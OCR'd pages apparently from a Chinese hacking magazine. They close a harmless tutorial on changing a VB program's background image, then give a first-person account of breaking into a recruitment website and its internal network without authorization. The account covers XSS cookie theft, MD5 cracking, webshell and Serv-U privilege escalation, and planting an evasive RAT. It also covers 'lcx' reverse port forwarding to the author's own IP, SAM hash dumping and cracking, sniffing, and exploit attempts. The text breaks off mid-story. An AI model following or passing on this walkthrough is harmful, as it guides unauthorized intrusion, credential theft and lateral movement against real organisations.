


图5




图6

接下来需要进行的工作就是对已经完成汉化的程序进一步的美化，加入一些能体现自己个性的东西，例如更改一下 D3S 的背景。对于这个要求，GETVBRES 就无能为力了。GETVBRES 只可以查看软件中的图片，却无法进行更改，这时我们就要用到 VBEXPLORER 了。

使用 VBEXPLORER 将程序载入，选择查看菜单下的查看图片，怎么样，是不是看见背景图片了？这时不要着急替换，先将其导出（单击蓝色的磁盘标志即可），查看它的大小，如图5。

接着使用图象编辑软件（比如 Photoshop）载入你想要替换的图片，调整一下图片的大小（注意：D3S 的背景图片好像无法完全显示，所以大家在调整大小时请适当缩小比例）。返回到 VBEXPLORER，单击图6 中框起来的按钮，选择要替换的图片即可（注意：导入的图片大小不能超过原始图片的大小，即29K，所以大家在保存的时候尽量保存为 JEPG 格式，并适当降低图象品质）。好了，到此为止对于 D3S 的汉化我们已经完美完成了（图7）。




图7

另外我使用 VB 写了个小程序，就当家庭作业来给大家练习吧，愿大家玩的愉快！

（本文所涉及到的 GETVBRES。VBEXPLORER 和作者给大家留的家庭作业已收录到光盘中）

菜鸟之误入网络管理机房

风云逸剑

一、意外的收获

最近跨站玩得火热，追随潮流，初研跨站攻击，意外得到了某人才招聘网留言板管理员的 cookies。cookies 中有 MD5 加密后的密码，在 http://www.cmd5.com 成功解密。运气真是好到了家。利用域名 + 该密码成功地进入了 FTP，就这样忽悠到了 webshell。服务器中 serv-u 默认密码虽改，但安装目录有更改权限，简单添加 FTP 管理员，顺利得到服务器 FTP 管理员权限，在网站留板中留言提醒漏洞（图1）。哪知第二天留言被删，漏洞依然存在，如此重要的人才招聘网站居然没人理会，便引起了我的好奇之心，想到服务器看看究竟。




图1

二、探测 WEB 服务器

有了FTP 管理员权限轻松拿下了服务器权限，上传免杀鸽子后执行（图2，图3）。




图2

在鸽子中执行 lpconfig /all，查看服务器 IP（图4）。可以看到内网中还有一台 DNS 服务器和 wins 服务器，因为网站访问




图4




图3

量非常大，所以作了个wins服务器用于在局域网内缓解网络风暴。后来又发现原来WEB服务器与mssql数据库、mysql服务器是分开的，并且都在内网，看来内网还有好戏。

由于我是在内网，所以在本地路由上把51、3456端口映射到外网，本地执行**lcx.exe -listen 51 3456**，在鸽子中执行**lcx.exe -slave 我的IP 51 127.0.0.1 3389**，这样使用127.0.0.1:3456来进行端口转发，成功的使终端能登录到内网。有VLAN的存在，为了安全和方便先来破解管理员密码，使用saminside抓取hash再用lc5在肉鸡上跑，第二天就拿到了administrator的密码(图5)。

三、身陷内网

利用cain嗅探得到了wins服务器3389登录密码（图6），这台wins服务器有mysql数据库倒是我意料中的事，翻WEB服务器时就发现了它的存在。让我倍感惊奇的是上边居然装了sshclient，大家都明白sshclient一般是用来管理Linux/unix的。那Linux/unix又在哪儿？带着疑问断续扩张内网，扫描内网、arp -a查看路由表、收集管理员信息，发现同网段中还有很多在线的服务器。使用lc5破解的密码和上边嗅探到的密码又进入了二台服务器，但其它已知的服务器还是不能进去，使用ms06040和DNS漏洞进行远程溢出，结果没一台溢出成功，看来补丁都是打上了。在进去的几台服务器中，除了WEB服务器，其它服务器都有administrator和root3306二个超级用户，使用administrator的密码不能登录root3306，桌面上的文件也不一样，大概估计有二个管理员在管理。想到这儿我马上再抓hash，在二台肉鸡上同时跑，不到二个小时就出来了结果（图7）。

